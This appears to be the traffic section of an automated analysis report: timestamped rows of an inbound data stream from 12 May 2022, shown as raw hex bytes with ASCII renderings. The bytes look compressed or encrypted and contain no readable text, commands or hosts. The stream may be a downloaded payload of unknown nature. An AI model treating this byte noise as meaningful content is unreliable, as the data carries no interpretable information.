09 65 f1 29 df 15 ce 59 b4 fe 71 ce c1 e3 dd 12 18 b1 50 6e 9e 02 3c 0f d9 6e 77 e4 4d c5 Data Ascii: :3`(/%YVs49%&'YuEob|0>ynq|&ZR,Vbd#$<UUpbIy~E'R&x0x\3yUe?mP4Fsj\1njUdWp"L\R)%H].|HAPZIe)Y qPn<nwM
2022-05-12 05:47:13 UTC	196	IN	Data Raw: 53 ac 20 96 d3 a7 0e ad b4 fb a5 b5 d3 4d 13 42 cf 78 99 f5 ac 69 83 33 de 1b cb 24 18 13 22 21 12 24 13 4c ed e7 49 88 61 0f 78 26 f5 85 47 6e 3f e9 8b 9f 9b e2 2e 0c f2 2f 34 57 5b 41 f1 fa 1e 1f ee 1d 8c 46 a9 36 33 14 9e 2e f4 b9 2f b5 0c cb ca 67 94 cf aa 90 11 32 f2 f0 3d 45 81 d0 4d a3 98 60 fe 37 10 ce bc ba 81 5b 44 a1 d2 1c 80 99 29 ec c3 23 59 ab 08 0b d7 7f 1b 52 b9 8a 48 53 34 4b 68 be c7 5d b3 9b 87 38 72 4b 15 6e 34 5f 9a 37 dd 42 0a 6b 10 76 d8 9d c0 00 48 08 e7 88 53 ed bc 6e 5c 00 04 bb 4b 84 a5 70 74 16 e1 b0 0c 54 43 ca 30 28 9a 9c 4f 68 1c 2d 52 e3 a1 4a 8f ba c6 42 bf 46 95 ca 6d 56 62 45 6b a3 07 80 73 78 79 a3 bc 9c 23 01 8c 31 df de 4f 21 83 42 1a b3 33 c2 6b c2 a8 bd 72 e4 e0 55 1e 46 52 9e 48 60 69 23 4c cb 64 d1 4d cf e6 be 82 Data Ascii: S MBxi3$"!$LIax&Gn?./4W[AF63./g2=EM`7[D)#YRHS4Kh]8rKn4_7BkvHSn\KptTC0(Oh-RJBFmVbEksxy#1O !B3krUFRH`i#LdM
2022-05-12 05:47:13 UTC	197	IN	Data Raw: cf 11 fd f2 50 41 90 38 bd c5 43 c4 6e df 0f 2a ec 42 58 21 20 a3 37 09 0f 5d 86 dc b5 21 46 9f 50 74 8d 23 94 a2 5c 49 8e 38 45 61 c1 6f ba 66 82 08 d0 6a dd 2e 4c f4 f8 7c 17 21 d5 23 dd b3 05 97 3d c1 d0 08 3d ab c9 7a 54 e1 95 67 cf af 20 6f d3 c8 af c1 db b1 24 ba e5 a4 67 9c 4e 04 7a f3 0a 8f f9 95 11 8d dd 87 2e 47 21 65 ea 77 6a 07 58 eb 2c 52 2c af 93 18 07 c1 70 1d 57 08 52 9b 8c 20 0d fd c7 34 ba b4 ae d6 86 3b 5b fe 0d de 1e 37 31 f8 0f a6 7c a5 c2 7e 8b 7b dd 5d 7f fb b4 f7 38 f4 b0 ea f0 37 ad a5 22 1f 55 71 f6 21 16 a9 80 f8 7d e1 ad 4d 92 21 0c a3 a0 c8 a9 aa 65 b0 08 53 1d 97 9a 57 a5 38 db b2 70 90 b4 bc 8a 13 4c d5 70 81 f9 41 f0 87 d9 4d bb 12 91 c0 62 f8 f7 83 e8 76 81 15 53 34 dc 80 a1 93 63 e0 e0 65 2f 05 03 8c 85 04 66 1d 84 80 aa Data Ascii: PA8Cn*BX! 7]!FPt#\l8Eaofj.L|!#==zTg o$gNz.G!ewjX,R,pWR 4;[71|~{}87"Uq!}M!eSW8pLpAMbvS4ce/f
2022-05-12 05:47:13 UTC	199	IN	Data Raw: 06 cd 91 61 5a af 83 94 9a 97 ad 34 ff fc 2d d4 15 6f 99 bd 13 bc 83 04 d1 68 64 4a 6a 04 9c ea 89 17 95 fc 4c 7c 02 14 dc 3b b7 4a 6e d8 c5 4b f1 f1 57 6f 72 a4 fa ac b9 cb 43 31 39 16 54 6f 24 20 94 12 85 a6 9b 9e d7 00 e8 c8 f9 d7 e2 03 76 e3 48 bb dc 03 7b 36 04 ed e1 fd 66 af 40 c9 76 65 48 38 a5 8a 5e b5 8d fa 69 d3 b5 21 76 db c6 59 9f fb f6 d3 04 92 64 68 f8 2e 97 c4 5f 37 39 da 18 8f 20 f9 cf ba df 15 ed 26 6c 08 25 87 d2 f0 ca a0 6b 5b 19 34 68 13 20 bf 17 fe b7 eb 90 2f 56 ce 46 f1 08 ea 5d 03 04 fa 2c df 70 0f ae d6 7d 7d f0 50 41 7b f6 54 da bc 3d cf fb 0d a1 37 1e 58 74 2e a0 37 db 12 fc 4e 8d f3 89 46 77 4b 1c 19 31 59 ee f5 c8 9d 04 cc 93 79 13 34 68 81 83 89 be 5c 26 81 74 7d 94 d4 bf 42 4c 03 1d 7d 1a b8 e9 a6 ff 2a 81 44 37 f8 22 7c 62 Data Ascii: aZ4-ohdJjL|;JnKWorC19To$ vH{6f@veH8^i!vYdh._79 &l%k[4h /VF],p}}PA{T=7Xt.7NFwK1Yy4h\&t}BL}*D7"|b
2022-05-12 05:47:13 UTC	200	IN	Data Raw: c3 da 01 a5 ab a3 f4 58 06 55 c3 f1 83 1c 9b 5f 9a f9 7b a8 47 d5 dc f8 99 f3 81 6e 25 a0 3e 10 b5 72 3d ef 71 45 ca 47 ba f6 4f 8c c1 18 a4 27 74 3b 70 5a cf 88 4c e2 01 6e ca 80 6e 96 3c 85 6f 8e 0e 85 0c d1 e0 ab 87 aa 9a 8e 73 51 d7 b2 1c 13 f5 db 0e aa 96 7b e6 8a cb 19 ca f1 2f ce 49 76 72 1c 73 25 8e 70 ae 0e 33 be d1 e3 a3 94 bd da 98 41 4b 5b 02 39 6d f2 e6 21 92 6f c0 84 2d d7 28 86 f7 60 35 11 01 4f 6e 11 de d3 1d c5 3f 3b 10 c0 13 1f df a9 69 5f fa 76 b6 5a 4b 66 71 80 16 76 e6 14 28 6b fb 2e 8f 55 48 0b e4 08 c3 a6 db a6 76 19 39 f7 26 04 d9 af f6 74 0c c5 76 dc ce 3d b5 1a f9 fa 54 33 7b ef 2d 15 51 98 58 98 9c 3c 9c 37 10 e0 44 dd 3b 32 da 49 70 b1 34 92 0e dc a7 a3 fe 8d 81 ef a8 01 bc b5 32 3a e5 64 24 ba cd 7e 2b de e9 92 dd 49 76 a9 b2 Data Ascii: XU_{Gn%>r=qEGO't;pZLnn<osQ{/lvrs%p3AK[9m!o-(`5On?;i_vZKfqv(k.UHv9&tv=T3{-QX<7D;2lp42:d$~+Iv
2022-05-12 05:47:13 UTC	201	IN	Data Raw: 0c b5 35 f8 dc 37 6f f2 31 5e 7c be 70 ee 0d c8 52 f5 b5 4c 93 c8 85 e0 ac 64 ed e4 c6 1e d9 8d d7 38 a1 84 51 df 02 92 1f 67 7e e9 ea 98 49 81 52 22 79 8f 9c ce 25 c8 99 1d ed e9 a1 e0 68 35 0f 78 75 f0 3b 3c 9f b2 87 60 12 16 27 26 0c 15 6b ef 7f 15 49 49 2e 5a b4 ec df 0b 82 4c bf a3 52 61 9d 39 55 96 18 62 41 3d 61 19 d8 1b f2 65 80 79 4c cd 70 e7 7f 5a 2a e5 77 db 10 a3 15 9c d9 4d 4d 2f 18 ae 27 f2 1d 83 99 45 85 45 49 a2 f4 d7 00 54 7a fc 75 d6 9e d7 d1 93 12 0d 2f 08 34 1d 36 74 e2 6c e4 d8 8d 7d 9d a9 7e 94 1f 88 e9 8f 9b f0 00 6c 65 4b 4b a1 fa 44 4f 73 72 73 a7 28 68 63 14 60 b6 ee 6b 4a f2 d6 88 8d 45 ee 53 f9 da 4b 70 91 3b 08 5b 07 70 b9 a6 1c 65 f3 73 57 aa 1f e1 cf 49 10 62 e2 40 6d 3d db d0 8c d9 52 16 c2 dc 72 00 f7 73 ab 0a 0f 49 ba 23 Data Ascii: 57o1^|pRLd8Qg~IR"y%h5xu;<`'&kII.ZLRa9UbA=aeyLpZ*wMM/'EEITzu/46tl}~leKKDOsrs(hc`kJESKp;[p esWIb@m=Rrsl#
2022-05-12 05:47:13 UTC	202	IN	Data Raw: 13 b1 7c bf 53 f3 4b 41 01 ce 46 f1 08 52 f4 5a 67 87 30 8c e1 6f 45 22 d3 46 1a e9 dc 07 0f f5 08 93 c2 25 1f 7c 48 ec ed e9 e2 75 19 6f b4 10 d8 ae fa 88 7e b9 12 1d cc f1 70 5c 5d 2e 41 eb 2d 52 a7 1f 78 cb 83 aa 85 c4 db b0 c1 cd 8f 82 ff fb 39 30 35 5f f5 05 1a 33 25 97 97 20 bd 44 67 10 7b e9 5c cf 09 1a b9 3f 98 c6 0a 97 a6 37 fd f2 41 c5 3d 3a b8 ac e0 d2 49 81 fc a0 f2 26 78 77 9c 27 d8 98 05 ad 10 e1 b6 b9 ad 49 ee 8a 0f c6 ee 02 da 2b 1b b5 f8 0e 1b b7 22 c6 51 51 76 ae d6 fa 3f 9e c3 3e ac d6 ed 01 f8 26 51 83 5a cd 75 6c 17 d3 5c 7f 7f f9 cf c4 db 30 bc 0c c8 20 eb 2a d7 21 bb 09 53 de 24 81 2c 4b f6 2c 37 df b5 60 98 0e b3 b3 27 e0 98 9f be 5b c7 f1 9c d9 2f 01 c1 67 31 fb 8b 9d fa 84 ee df 8c 4c 3c 7a 07 98 4d 88 f1 6e b4 27 e8 5e 54 df d9 Data Ascii: |SKAFRZg0oE"F%|Huo~p\].A-Rx905_3% Dg{\?7A=:I&xw'I+"QQv?>&QZul\0 *!S$,K,7`'[/g1L<zMn'^T
2022-05-12 05:47:13 UTC	204	IN	Data Raw: 40 89 df 8f cc fb 8f cc a5 ad 49 fc b5 9a 04 bb 2e df 0a af 74 8e d4 75 e8 91 61 b5 f0 82 1a 35 78 c1 64 3c 71 61 f0 5a d9 9c 81 09 1e aa d7 84 b6 03 25 05 f0 c6 37 2f cb ec b1 f0 94 b0 67 63 ff 21 cc 1a 15 de 4b 3a 19 c3 e6 b4 63 0c 6c f7 ae 84 d9 b2 da ea 9a 88 24 52 99 4a c3 3a 62 87 8d 20 7d 41 d7 ed 8b 89 1c 40 9f 2c ae b7 61 ec 7f 58 8f dc d8 fc 39 c1 a9 20 b0 ec 24 d8 5d d3 73 ad dc 2f 2c cc 85 4d 3f 06 08 61 16 8f 96 73 c8 08 2e 7d 25 de 27 b2 b6 37 4d 21 01 92 c5 1e 60 95 a4 d6 c2 32 2f ae b3 8f 2b e0 f6 5c 8c e0 f0 a9 68 8a 63 e1 60 23 9a 52 9b cd 1d 00 4a 61 59 04 fb 2a dc cf 4e 25 b4 e6 c6 cf 94 88 be f0 9e 3c a3 5a ad f7 86 f0 44 9f fd 60 c6 a0 be af a9 5b aa cb bc d4 ae 14 9c f4 f3 da d2 a2 5a 02 4e 95 ba 9e 91 0a 79 80 69 21 01 cc a7 6d af Data Ascii: @I.tua5xd<qaZ%7/gc!K:cl$RJ:b }A@,aX9 $]s/,M?as.}%'7M!`2/+\hc`#RJaY*N%<ZD`[ZNyi!m

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	205	IN	Data Raw: 01 07 7a a9 f7 94 7e c0 c9 0c 3b 09 6d d4 70 f0 cf 27 1d 75 fe ca 9f 49 12 51 23 7c a8 d5 dc f6 14 ae 51 5f 1c 9b 51 3e ec 03 5f 9d b9 22 72 26 24 49 56 25 69 f2 1b 79 22 d5 1e c1 5d 35 fe 91 f9 11 07 dd 89 2b a3 50 54 68 d9 23 c0 29 e3 e8 e5 06 80 0b 3d f7 52 1d 7b 82 16 a2 ce ef 5b 86 21 4a 8e 72 9d 67 ed a4 7f f5 7a dc c4 1b 32 30 62 6f 66 29 0f 76 45 d5 cb f9 bb 01 5e 27 0c 8b 36 db 47 92 8c 5c 19 f1 ae 20 e3 bc 26 02 f5 20 36 86 6d 6e 80 06 5f c7 d3 e0 86 6e ed 71 35 fd 45 13 fb 65 1d 14 e1 8a 8b d4 05 ec 6b 9f 0d e4 bf ed 9e 64 2e 79 65 5d c2 05 91 0d fc 1d c3 04 bb 16 11 6f 71 a0 61 c3 06 0e e5 7b b7 6d 5e b3 7f 78 d5 c6 ea b4 6e 91 4a 3e 75 fe 7d a7 0d 19 75 3d ef a6 9d c2 13 54 df e8 78 4c 56 8c 4f da 88 d3 ac 64 e5 67 18 6d 85 ac a7 90 b4 c2 4c Data Ascii: z~;mp'uIQ#|Q_Q>_"r&$lV%iy"]5+PTh#)=R{[!Jrgz20bof)vE^'6G\ & 6mn_nq5Eekd.ye]oqa{m^xnJ>u}u=TxLVOdgmL
2022-05-12 05:47:13 UTC	206	IN	Data Raw: 21 ab e8 bd 5f 05 41 16 ff f7 8b c8 ce 3a e6 d0 34 73 80 5c 39 84 5a 1f 6b 1f fd 67 bf c0 b1 a9 24 7b 37 d6 96 e2 87 b7 41 02 d0 44 25 53 41 94 df 23 39 e3 a0 e3 da ec 46 ce 24 76 e5 b2 00 29 c4 7f 47 f8 3b a5 ea 71 a0 92 b7 12 59 fb a4 f4 28 a6 e5 bb 7d 6d b0 16 57 6d 96 2a f2 5d c6 d3 1a ed 1c f3 8b f9 bb b3 48 8e 82 2f 2e 7f 16 e2 2f 40 54 20 23 72 f5 70 13 bd f5 38 dd 00 c0 0e 71 68 c6 43 e1 b6 48 53 c3 ab 94 60 42 9a 99 44 ef e8 90 9f 29 7c ae b2 be fd 1d 95 dc 8f d5 b8 23 85 1f e0 3b e1 fe ce 8f 40 cb ee ba 85 ef fd cd 83 75 c9 00 b2 ac 55 fb 4b 0c 49 c8 04 64 71 de b2 d8 e2 90 33 ef 27 b6 60 4d 6f ac 55 f4 58 84 be 2e b8 07 d2 73 fe a5 37 f0 ee 4f f5 35 e9 d6 8f 92 26 57 f0 fa d9 3c 22 58 bb 09 31 c5 16 92 68 f6 73 aa 27 59 28 f1 cc 69 d9 23 c6 3e Data Ascii: !_A:4s\9Zkg${7AD%SA#9F$v)G;qY(}mWm*]H/./@T #rp8qhCHS`BD)|#;@uUKIdq3`MoUX.s7O5&W<"X1hs'Y(i#>
2022-05-12 05:47:13 UTC	208	IN	Data Raw: 32 da b5 82 06 97 09 44 ad 35 6a 3c cb 24 59 7b 93 fa c8 b4 27 59 fb e5 47 63 f5 73 3d 8e 43 df 17 f5 8b 5c ba a8 fa a6 a2 c6 a6 8c e2 47 33 9c f7 41 65 eb f5 79 f7 a9 c3 e6 68 f9 8c 4b 2b 90 4e 30 53 d6 9d cc b1 ea 94 1d f7 aa 25 30 4a fb d1 fa 76 1d 2b 6e 9a 98 14 89 4f 59 4c a8 c4 ca ae 5d 11 5d 07 51 c4 d7 9b d7 6d 94 85 28 8b d0 05 91 65 16 15 28 68 17 fc 91 2c 33 0a 27 43 75 e8 a5 c0 7b e7 32 7c e0 77 77 e3 f3 a7 19 d6 1b ab 37 60 a7 0e b3 20 d8 1f 67 71 6c ed 43 79 25 26 38 a0 9f 97 4a 16 bc 8a 61 8d d8 2f 88 2a c2 f0 87 a5 49 75 3c a2 57 9d 18 3c c6 c8 33 75 67 d0 23 c6 7f 49 19 4d d3 77 4e c7 ce 46 a8 d1 f0 14 9e f8 93 4d f5 2f 9b 36 cd ac d1 d8 d4 19 65 80 12 c4 00 fb 2b ac 76 30 db 44 4c 19 ff 77 ec d9 ae cb d0 e7 45 4c ea 99 43 55 18 05 f7 48 Data Ascii: 2D5j<$Y{'YGcs=C\G3AeyhK+N0S%0Jv+nOYL]]Qm(e(h,3'Cu{2|ww7` gqlCy%&8Ja/*Iu<W<3ug#IMwNFM/6e+v0DLwELCUH
2022-05-12 05:47:13 UTC	209	IN	Data Raw: b1 75 e5 c1 c3 28 a3 19 a6 1d b4 63 02 cc cb 5b 39 ef 4b e9 fd 69 28 00 32 fa 51 59 21 9d 6c 83 45 18 4d 3f 50 5a 26 68 0d 9b fb 57 84 c9 89 5e f5 40 cb e7 62 de b5 0f 48 b3 2d 8a 76 c7 72 05 02 9c 3f 3b 6f 85 1a 43 17 bd 67 25 ca c1 07 70 dc f5 9b 62 63 50 72 df 10 06 21 74 3b 36 c5 26 e1 47 a1 86 32 c5 82 a1 22 52 9e 2f a3 bc 5d 3f 43 5a 4a 3c be b2 9f b2 bd a4 41 7a 4d 4e 15 7d 70 f5 f6 61 f1 45 60 c0 c5 b9 25 03 a9 97 27 ae 83 1a cc 2b 83 fd bf 14 ab 08 6d 68 a0 df 1c 24 27 b9 83 ce 56 2e 23 49 5a 19 59 0a bb 97 cc 4e 80 67 9c 91 de 64 e5 cd 2c b1 db f1 7a bc 8f f6 ac 9a 6d 99 ff 27 c1 86 e5 47 b0 a0 bb e6 cb ac 28 8a f6 8b cb d4 49 36 e2 0b 8c 06 50 7f c8 4f ba f2 d6 8a 79 f7 5d 7c 6f a3 de 85 49 86 c1 dd f8 cb ee 48 29 15 88 94 54 62 53 95 ad ae 67 Data Ascii: u(c[9Ki(2QY!lEM?PZ&hW^@bH-vr?;oCg%pbcPr!t;6&G2"R/]?CZJ<AzMN}paE`%'+mh$'V.#IZYNgd,zm'G(l6POy]|oIH)TbSg
2022-05-12 05:47:13 UTC	210	IN	Data Raw: 55 64 b6 a7 59 d8 2d 80 e5 95 07 bc 29 7a 69 1a f9 5d ca 4d 8b 92 10 5a 59 99 c7 9d 2c 4b 6e dd f7 fc c1 34 73 21 cb 04 64 e8 7a b0 4f 62 8a 84 22 f1 ca b6 2f 43 56 07 08 a3 73 64 55 bf 11 b6 d6 79 10 f8 76 1f 73 62 63 cc 2c 5b 79 ca d9 47 ca dd 9d a0 84 f6 82 4e 70 e4 ee 60 3d 11 0d f7 c0 ea 65 6f 01 4e 52 ee b8 a2 4f 7c 27 3f 3f 60 5c d9 6a 9d a2 a2 a5 32 69 76 a6 99 82 09 a3 ac 8b b3 78 1c dd d2 18 49 b8 63 f3 15 51 60 c9 75 b5 24 b4 b3 d8 01 3c 7a f4 3d c9 a1 6c 0d 10 a5 d5 1f ca 16 17 c0 31 92 b8 5c 27 e4 e6 3b eb 57 cb bf c6 3e a8 90 55 85 28 3b 90 b4 17 59 0b 27 cb 33 e7 39 16 5b bd e0 e4 26 0b d3 7e 8b ef cb a9 d1 d8 17 53 af fc 26 8b 6f 63 72 25 2c c9 11 3e 92 35 23 0c ef 34 32 27 0d 38 2f e3 34 01 8f fa 52 70 92 b7 7e 6d e8 ec c2 38 27 6d 01 5f Data Ascii: UdY-)zi]MZY,Kn4s!dzOb"/CVsdUyvsbc,[yGNp`=eoNRO|'??`\j2ivxIcQ`u$<z=l1\';W>U(;Y'39[&~S&ocr%,>5#42'8/4Rp~m8'm_
2022-05-12 05:47:13 UTC	212	IN	Data Raw: f6 a7 48 45 73 f8 df 43 84 90 f4 f7 48 4a c1 fb 17 e4 61 e9 f8 70 8b 57 1f 0a ab f2 29 9c 9d 0c de 11 88 31 53 cf 06 42 b2 db 63 8e 97 bf 23 70 e9 e5 a9 11 35 e2 fa 36 fa e2 49 ee 2f d7 7c 5b 7f d1 3a d2 a1 5f 4f af 43 2d 08 b3 cd 57 ac 1c 36 75 26 79 99 17 e4 07 02 0a 6a 63 07 2a 1e f8 d8 17 95 16 f6 07 2f 18 0f 88 f8 37 45 8a 4d f8 01 75 de b2 75 83 42 c8 e6 7e 3b 35 b6 13 66 86 07 5f e2 e2 ef 54 09 c4 d2 cd ef 16 38 4d a7 50 60 16 b8 07 e2 73 6e 0a 37 f0 ee 94 b0 90 65 43 81 17 89 57 68 9b 23 91 b7 b2 09 7e 37 78 2e fa 98 6e 73 d6 54 2b 57 8b 2f 97 31 a1 f7 3e 58 64 68 5e 2f 79 96 3b 0d f7 c8 59 eb c7 91 f7 a4 79 42 f6 64 c1 46 57 55 97 aa 0a 08 c8 a7 23 29 41 75 b5 a2 5b bd 8f 26 4b 44 db b4 ae 2c e7 a8 47 ce 5f c0 ef f8 53 19 f0 62 73 fd 3b 98 9a f5 Data Ascii: HEsCHJapW)1SBc#p56I/|[:_OC-W6u&yjc*/7EMuuB~;5f_T8MP`sn7eCWh#~7x.nsT+W/1>Xdh^/y;YyBdFWU#)Au[&KD,G_Sbs;
2022-05-12 05:47:13 UTC	213	IN	Data Raw: c6 53 d6 ea 4f 93 33 4c 0c d3 26 67 bc fd f4 39 e8 8e 1d b4 e8 8d 11 9c ff 0d dd 7e cf 23 b1 ae 1b c5 14 70 b5 81 90 0d 28 90 f8 b1 a3 7c a5 bf f1 47 9a dd 29 75 15 7c d4 c4 4d a1 30 f3 6e f4 2e 8c 61 01 33 f6 fa ac 05 4d af 08 ef ba 7e 21 4a 1b 9f 07 cf 04 62 e0 13 33 f2 20 c3 17 1d d8 3f 76 08 98 27 ba bd 8a 61 5f 9a d1 e4 99 c2 f0 87 d0 e1 49 bf 6f 4b e3 6a 72 90 c8 1a 58 9a 2f 92 7a f4 8f 47 04 1b 1f 65 de 77 26 60 83 76 9f 45 77 f4 a4 96 4e 0c 41 3d 15 a5 14 29 ea 54 b8 fc a8 86 be 2b c7 de 28 50 88 af 5b b1 f3 e4 31 1a 38 c3 9b c1 db 69 fc bf ec 1f 66 cc 40 27 0b 5c 23 67 07 b9 00 0c 0d d5 9d 68 64 5c a0 4c 49 ca 2b f5 25 b8 c6 30 b7 6c 9c a9 d1 7e f2 d6 67 67 d3 40 db a3 dd 81 33 b6 a5 e2 3b 5c 72 72 4b b5 87 c6 9e 62 b6 48 65 ad be 8a 3f 44 32 4c Data Ascii: SO3L&g9~#p(|G)u|M0n.a3M~!Jb3 ?v'a_IoKjrX/zGew&`vEwNA=)T+(P[18if@'\#ghd\LI+%0l~gg@3;\rrKbHe?D2L
2022-05-12 05:47:13 UTC	214	IN	Data Raw: a8 2b 62 54 89 4c c9 cd b3 ea 58 ad a2 91 f8 34 39 6c c2 63 9d 59 3d b6 71 2d 8b f7 4e c8 e3 1e 50 d6 7f 88 32 8f 32 c2 2b 35 5b ad d4 f6 1b ab 5a bc 78 9b e3 c7 b3 9b a4 4e a7 6b 85 36 0d 8f 53 24 d7 77 59 e7 c4 95 af 60 af be 07 19 0e ab 43 49 60 b3 d6 dd 45 99 41 77 5e a4 c8 60 a9 ac 62 c3 d9 42 b8 60 af db 1f a9 f3 e4 d1 47 60 9b 78 96 91 d2 bf 84 0a 4d 81 b0 b4 ce c0 90 6a f5 56 2d 36 fa df d6 cd 6e f6 69 50 fb c2 8e 0a c1 39 0d 00 82 bd 1d 88 0a 2c 3d dd b3 c7 26 97 58 4b be 17 2e 55 b5 59 dc 78 3d 05 8d da 78 22 f5 32 2e fc c2 39 7e 54 ed 93 04 2b d9 ac 0a bb 0d c6 9c df 8a b0 f9 0c 10 ab 75 a0 aa 6a 23 23 1e 39 55 18 91 43 9e 0a d8 be fe a3 18 57 36 83 30 49 5d b5 05 de 5d b3 15 74 e8 2c db 76 cd 0c c8 6f a1 4a b4 82 3b 35 44 a4 8e 96 58 74 c6 48 Data Ascii: +bTLX49lcY=q-NP22+5[ZxNk6S$wY`Cl`EAw^`bB`G`xMjV-6niP9,=&XK.UYx=x"2.9~T+uj##9UCW60I]]t,voJ;5DXtH
2022-05-12 05:47:13 UTC	216	IN	Data Raw: 3f 65 29 c9 ba 36 45 98 8d 84 5b 02 81 65 92 67 5d 79 19 04 98 38 2a 29 21 d3 f5 ac 73 15 1f e5 38 19 ad 98 0c c4 63 f4 f2 00 c5 43 a9 46 7e fa 76 64 29 79 fb 6a a9 10 10 a6 eb 25 0d 93 a0 8d 98 87 5a f0 7b 7a 59 b8 e2 c6 15 51 83 09 86 a6 67 39 ff a5 a9 14 3f 34 2a eb 6e 1e be 5e f6 b6 20 4e c5 bf 6f 43 55 54 84 a4 e2 6b 3b 94 e4 3b 46 8f f2 05 9d a3 6d 9b 5c e4 84 74 9d d7 10 dc 5a f9 d1 47 5a 1b 9b 74 eb 62 61 6d de 8a ad 55 52 cf c3 3b db cc 9e 14 95 8c cb ae b3 de 32 4a 2e 8f 49 5e 9b ee ca 5d 48 37 76 67 2f 6f cb fa ba fe 91 1e d6 0e 85 54 de 60 58 af af 9e 07 71 b4 e9 68 92 09 67 46 ec 0f 04 c9 b7 d4 b9 df eb 29 47 2b ac 32 c5 b8 f3 41 e4 e3 e8 5c 33 74 1e 5e 80 0c 3c 57 42 90 38 6e 45 8e 19 6b f1 86 f0 0f 32 7d 28 ef 6d 15 4b 5a ae 66 06 be 07 7b Data Ascii: ?e)6E[eg]y8*)!s8cCF~vd)yj%Z{zYQg9?4*n^ NoCUTk;;Fm\tZGZtbamUR;2J.I^]H7vg/oT`XqhgF)G+2A\3t^<WB8nEk2}(mKZf{

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	217	IN	Data Raw: 44 91 26 49 51 7d c7 37 22 88 e4 85 ee 53 ff 5e 87 0a 2a eb 65 2e ee 70 b9 a6 2c dd 3d 2b 6b 55 92 f4 bb b0 20 9f 36 bf 7a 04 65 37 f8 98 4b da 92 de 2a ad 83 42 70 f6 a3 e6 15 21 45 82 2e cf 77 4d e2 61 61 d9 af d9 1d 6d 73 cb 7c b0 ee ba 39 ca c1 92 73 fa 21 37 f0 8f dc 48 e4 e7 87 fb a3 9e 7b b4 29 64 f2 ea 3d e4 d2 45 ca 94 3f ac 09 6a 6f d9 2d d7 9c 6e 39 26 dc 1b 09 4f 14 b7 f9 2f d6 81 eb cd 92 37 26 58 4a 5a d8 02 89 3f 5b eb 0e 62 c0 fa 06 a0 2e 9d 6d 15 7a b9 fe da f3 f9 30 b6 2f 26 27 71 db b4 73 ed 8e 58 47 24 61 c0 ef d2 af 49 fb 8a 43 d0 56 64 89 09 fe 85 72 56 d5 b5 ec 93 ea 1e 6c f1 bd 12 a6 b5 28 1c 4c 42 9a 90 2c c9 d1 30 a7 ee 2f 68 52 41 93 cc fa 5e 67 ec de 53 0b 41 e9 fd 55 47 9d 7e 93 1e 9c 9f 87 b0 03 61 eb f8 90 a7 d8 ea 85 cb ad Data Ascii: D&IQ}7"S^*e.p,=+kU 6ze7K*Bp!E.wMaams|9s!7H{}d=E?jo-n9&O/7&XJZ?[b.mz0/&'qsXG$aICVdrVl(LB, 0/hRA^gSAUG~a
2022-05-12 05:47:13 UTC	219	IN	Data Raw: 8e 3b c3 37 a1 44 42 74 69 a7 08 ee d1 3e 20 c1 fe 30 a9 28 10 27 b7 70 80 1e e0 c7 4e 8a 8f 4a a8 69 54 ca 70 43 9d 91 0c 11 20 81 e0 19 cf 7c 26 a5 e0 3b 4a 8f eb 00 7a 2e 01 3d 0c 98 ab 0b 2c fa c6 19 c6 1f 75 e9 66 88 a0 06 d5 61 65 2d 84 80 de b6 0b 3e f3 3d 15 81 5a 20 32 65 6a 96 e1 90 fb a6 63 96 78 db 70 cc 71 a1 ce 13 88 c7 56 69 18 c5 e4 a7 66 bc 61 1c c9 e1 c3 6a 1c 8a a2 e4 38 34 39 19 0b 57 1f cd ab f2 2f c0 34 81 62 f9 ae c3 5c d8 ba 85 9d a9 a5 f8 f4 53 47 10 68 bc 24 d8 4d 7e e3 6d de a4 64 46 b9 3f c0 6f e8 ee aa d9 49 5f 57 8a 43 2d eb 1f 3f bb 97 74 96 36 39 92 13 cd 5b ed 45 b7 c7 34 00 99 c5 f8 bd ec e0 14 f6 75 f3 54 7f 96 be 37 20 a4 59 f8 01 d5 68 d0 75 bf e6 c2 f2 5f b2 45 49 2f cc e5 23 a4 f9 e5 35 33 c5 1a ca 4b b9 f8 a5 f4 58 Data Ascii: ;7DBti> 0('pNJiTpC |&;Jz.=,ufae->=Z 2ejcxpqVifaj849W/4b\SGh$M~mdF?oI_WC-?t69[E4uT7 Yhu_EI/#53KX
2022-05-12 05:47:13 UTC	220	IN	Data Raw: 82 a3 ef c5 29 c0 c3 cd 03 dd 0f fc 18 ad 8c 43 49 6e 37 87 da 43 99 b6 e2 2c 2b 7f 54 55 16 ae 58 21 81 46 c1 93 4a 92 c0 59 e4 49 41 e8 59 31 de 95 40 70 58 19 7c a8 75 58 65 05 e8 f6 2c 13 ac ff 2b 46 b1 37 8e 50 e7 25 f7 c2 76 0a 97 a6 e0 5a ab 30 50 25 69 6a 91 73 cf f2 b2 db 13 5a 35 63 ee fe 35 36 24 fb e3 2b 7d a4 0f 32 78 77 9b fd a4 62 8c 1e 20 48 a1 98 a2 a1 e2 b4 f7 b2 23 8b 25 d0 e3 3e 31 06 ad c3 da 1c 94 d8 1f dc 68 9d 5e 07 4c 3d d8 95 4b 6d 1f 57 5c 08 1f 45 e4 e0 5a de d6 b1 2f 8b f7 24 db 6a 3c f3 37 28 65 3f 30 93 bc f1 c6 51 fa 21 a3 80 d1 ba 2d d0 b5 e4 d3 c6 68 08 ac 05 c5 37 bc e2 91 e8 ae fd cf af bc 70 f2 65 43 75 c7 59 9a ee e4 3a 31 0f 78 78 67 69 b7 3b b4 05 51 2b 95 ab ff 5b ab d0 f2 58 33 3d 23 90 f7 db b8 20 77 cd 53 5e 79 Data Ascii:)CIn7C,+TUX!FJYIAY1@pX|uXe,+F7P%vZ0P%ijsZ5c56$+}2xwb H#%>1h^L=KmW\EZ/$j<7(e?0Q!-h7peCuY: 1xxgi;Q+[X3=# wS^y
2022-05-12 05:47:13 UTC	221	IN	Data Raw: 78 1c 09 c7 b8 99 25 66 15 ed 25 c7 8f 91 a3 34 b2 39 a3 73 5f af 6c 01 63 7d 0d 10 65 87 6a 64 5f 01 fe 9b bc de 19 ac bb d9 1f 0b fc cd 30 32 8a 91 68 7b a7 66 f1 57 54 bb ef de 68 ca 71 2e ce b0 53 fa 69 21 2c 02 9f c1 d3 8e 8a 1d 51 52 cf f0 66 d4 c3 03 c6 48 bc dc fb 71 36 04 5a 81 98 5d 87 ef de c3 20 b0 b5 a6 6a 88 38 c8 02 02 cb b1 3d d6 7a ce 78 ce bc 67 24 d4 1d 43 56 4a db 68 9d 11 2f ba de 39 d8 de 8b 69 30 a3 1f ad af 7a 80 a4 d2 1f a1 35 d4 e8 08 d1 79 e9 4b 26 1f b2 b5 e2 13 96 2f d1 12 b9 0e da ff fd cf fa 46 fe 23 89 07 50 dc 18 03 fa 00 a9 e4 